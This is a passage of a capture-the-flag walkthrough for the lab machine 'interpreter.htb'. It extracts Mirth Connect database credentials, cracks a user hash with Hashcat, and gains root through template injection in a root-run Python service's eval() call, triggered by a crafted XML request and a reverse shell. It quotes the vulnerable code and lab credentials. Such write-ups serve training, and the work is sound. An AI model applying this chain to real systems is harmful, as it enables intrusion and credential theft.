
Examination of the mirth.properties file reveals various configuration settings, including version 4.4.0, ports, and keystore information.

Further contents of mirth.properties reveal database credentials: username mirthdb and password MirthPass123!.

Credentials mirthdb:MirthPass123! extracted from mirth.properties successfully authenticate to MariaDB.

The show databases command reveals the mc_bdd_prod database used by Mirth Connect.

The process selects the mc_bdd_prod database for further enumeration.

The show tables command lists all tables in mc_bdd_prod, including PERSON and PERSON_PASSWORD.

Querying the PERSON table returns the user sedric with last login information.

The PERSON_PASSWORD table is queried, revealing the PBKDF2-HMAC-SHA256 hash for user sedric.

We run Hashcat against the extracted hash using the rockyou wordlist in mode 10900.

Hashcat successfully cracks the password as snowflake1 after a short runtime.
SSH Access as sedric

We successfully log in via SSH as sedric@interpreter.htb using the cracked password.

We then read the user.txt file and capture the user flag.
Escalate to Root Privileges Access
Privilege Escalation:

We run ps aux to enumerate running processes on the system.

The process list reveals a Python process running /usr/local/bin/notif.py as root.
Root via SSTI in Notification Service

Server-Side Template Injection (SSTI) via unsafe eval
The biggest vulnerability is here:
return eval(f"f'''{template}'''")Even though input is partially validated, the function still:
- Builds a Python f-string dynamically
- Executes it using
eval()
If an attacker bypasses or abuses the validation regex, this becomes arbitrary Python code execution (RCE) through template injection.
Weak and bypassable input validation
This regex:
^[a-zA-Z0-9._'\"(){}=+/]+$Problems:
- Allows
{},(),=,+,/, quotes → dangerous in templating contexts - Only checks individual fields, not combined logic
- Does not prevent injection of Python expressions inside evaluated string
So validation is not a real sandbox.
Dangerous use of eval
Even without templates, eval() alone is unsafe:
- Executes arbitrary Python expressions
- No sandboxing
- Combined with user-controlled string → direct RCE risk
Trusting request.remote_addr
if request.remote_addr != "127.0.0.1": abort(403)Issues:
- Relies on IP-based trust (weak in many deployment scenarios)
- If attacker gains SSRF or local pivot, this restriction becomes useless
- No authentication or token-based protection
XML parsing without hardening
ET.fromstring(xml_text)Risk:
- Potential XML External Entity (XXE) depending on parser configuration
- DoS risk from malformed or deeply nested XML
Information disclosure via error messages
return f"[EVAL_ERROR] {e}"Issues:
- Leaks internal Python errors
- Helps attackers refine payloads during exploitation
Unsafe file write pattern
path = os.path.join(USER_DIR,f"{id}.txt")Although UUID reduces risk, issues still exist:
- No file permission enforcement shown
- Directory assumption
/var/secure-health/patients/may be sensitive - Potential log/file abuse in larger context
Logic flaw in template construction
template = f"Patient ... {{datetime.now().year - year_of_birth}} ..."Overcomplicates logic → increases attack surface unnecessarily
Uses eval just to compute a simple expression

The ss -tlnp command shows listening ports, confirming the internal service is running on 127.0.0.1:54321.
SSH local port forwarding

We establish an SSH session to sedric@interpreter.htb with local port forwarding using -L 54321:localhost:54321 to tunnel traffic to the internal service.

The attacker sends a crafted POST request to http://127.0.0.1:54321/addPatient containing a malicious XML payload with Python SSTI code in the firstname field to achieve remote code execution.

Netcat listener on port 9007 catches an incoming reverse shell connection from the target.

The id command confirms the current user is root.

Reading /root/root.txt retrieves the root flag.